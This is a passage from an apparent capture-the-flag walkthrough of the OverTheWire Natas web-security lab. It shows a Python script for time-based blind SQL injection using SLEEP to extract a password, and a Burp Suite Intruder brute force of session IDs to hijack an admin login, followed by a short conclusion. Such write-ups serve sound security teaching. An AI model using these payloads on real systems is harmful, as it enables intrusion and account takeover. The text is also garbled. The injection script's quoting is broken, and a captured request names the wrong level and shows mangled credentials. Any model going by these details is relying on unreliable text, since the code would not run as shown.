        print("Trying with: " + "".join(current_password) + character)
        startTime = time()
        response = session.post(url, data={"username": "natas18" AND password LIKE BINARY "'' + ".join(current_password) +
            character + '%' AND SLEEP(2) #", auth=(username, password)})
        endTime = time()
        if endTime - startTime > 2:
            current_password.append(character)
            break
    if len(current_password) == 32:
        break
```

After running that code we can find the password.


The screenshot shows the Visual Studio Code interface with the same `script.py` file open. In addition to the code editor, there are two new panes: **Resource Monitor** and **Memory Usage**. The **Resource Monitor** pane displays monitoring for PID(s) 22464, 23768, 13720, 24388, 4164, 23728, and 6220. The **Memory Usage** pane shows a graph of CPU usage over time, with memory usage fluctuating between 32mb and 64mb. The **PROBLEMS**, **OUTPUT**, **DEBUG CONSOLE**, and **TERMINAL** tabs are visible at the bottom of the interface.

Natas17 -> Natas18

Go to the Natas18



Open it using Burp Suite. Send the proxy code to the intruder.



The screenshot shows the Burp Suite interface with a captured request for the Natas18 login page. The request details pane shows the following headers and body:

```
1. POST /index.php HTTP/1.1
2. Host: natas18.natas.labs.overthewire.org
3. Content-Length: 30
4. Cache-Control: max-age=0
5. Authorization: Basic dGhpc2FzLWxvY2E6QD0tTXYEVVV42zhrPmQ2Vjg0d0x3dplpC42bItEUTZbcQ==
6. Upgrade-Insecure-Requests: 1
7. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.1
Safari/537.36
8. Referer: http://natas18.natas.labs.overthewire.org/
9. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10. Accept-Language: en-US,en;q=0.9
11. Accept-Encoding: gzip, deflate
12. Cookie: PHPSESSID=50B
13. Connection: close
14. 
```

The body of the request contains the credentials:

```
15. username=natas18&password=natas18
```

The 'Send to Intruder' option is highlighted in the context menu.

Change intruder setting like this images.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload sets' section, a single payload set is defined with a payload count of 0. The 'Payload type' is set to 'Numbers'. Below this, the 'Payload settings [Numbers]' section is expanded, showing fields for 'From' (358), 'To' (358), 'Step' (empty), and 'How many' (empty). Under 'Number format', the base is set to 'Decimal'. Examples shown are 1 and 321. The 'Payload processing' section is also visible, showing an empty rule list table.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Grep - Extract' section, a new item is being configured. The 'Match type' is set to 'Simple string'. The 'Extract from' dropdown is set to 'Response'. The configuration dialog for 'Define extract: grep item' is open, showing options for 'Start after expression' (selected) and 'End at delimiter' (selected). The 'Exclude HTTP headers' and 'Update config based on selection below' checkboxes are checked. Below the dialog, the response panel shows a list of captured items, and the 'Refetch response' button is visible. The 'Grep - Payloads' section is partially visible at the bottom.

Screenshot of Burp Suite Community Edition v2023.9.3 - Temporary Project. The 'Proxy' tab is selected. Under 'Proxy' settings, the 'Grep - Extract' section is configured to extract items from the response body between '<content>' and '<div id=''. The 'Grep - Payloads' section shows no active search rules. The 'Redirections' section has 'Never' selected. A note at the bottom states: 'These settings control how Burp handles redirections when performing attacks.'

Send attack using burp suite.

Screenshot of Burp Suite Community Edition v2023.9.3 - Temporary Project. The 'Intruder' tab is selected. An attack is being configured with the 'Sniper' attack type. The 'Payload positions' section shows a target URL: 'http://natas18.natas.labs.overthewire.org'. A warning dialog box titled 'Burp Intruder' is displayed, stating: 'The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit https://portswigger.net for more details about Burp Suite Professional which contains the full version.' The OK button is visible at the bottom of the dialog. At the bottom of the interface, there is a search bar and a note: '1 payload position'.

Request	Payload	Status code	Error	Timeout	Length	Content	Comment
547	547	200			1366	"content">You are logged in as a regular user.1...	
548	548	200			1366	You are logged in as a regular user.1...	
549	549	200			1366	You are logged in as a regular user.1...	
550	550	200			1366	You are logged in as a regular user.1...	
551	551	200			1366	You are logged in as a regular user.1...	
552	552	200			1366	You are logged in as a regular user.1...	
553	553	200			1366	You are logged in as a regular user.1...	
554	554	200			1366	You are logged in as a regular user.1...	
555	555	200			1366	You are logged in as a regular user.1...	
556	556	200			1365	You are logged in as a regular user.1...	
557	557	200			1366	You are logged in as a regular user.1...	

Request Response

Pretty Raw Hex

```

1 POST /index.php HTTP/1.1
2 Host: natas10.natas.labs.overthewire.org
3 Content-Length: 33
4 Content-Type: application/x-www-form-urlencoded
5 Authorization: Basic bmc0Tm9ycDpe4TkUEVVV4zshPmQVjsgd7x3d1prR24zb2tKUT2hcQ==*
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
8 GET /index10/natas10/natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 X-Forwarded-For: 127.0.0.1
14 Connection: keep-alive
15
16
17 username=natas10&password=test123456

```

556 of 640 0 highlights

Conclusion

The “Walkthrough of Natas” experience reveals an in-depth awareness of the multifaceted connection between web security concepts and vulnerabilities. The culmination of this trip shows more than simply a list of hacked passwords as the last keys are pressed; it exemplifies the powerful confluence of information and action. The “Walkthrough of Natas” has stocked a fire of awareness and comprehension in addition to acting as a compass guiding through the maze of possible risks. The learned knowledge, viewpoints, and abilities go well beyond these difficulties to provide a more acute awareness of web security in the modern digital environment. People who embark on this trip emerge as guardians of digital walls, ready to defend over real-world attackers aiming to exploit the virtual landscape because they have knowledge of the weaknesses that lay below the surface. The emphasizes how crucial practical experience is in learning the constantly evolving craft of cyber security.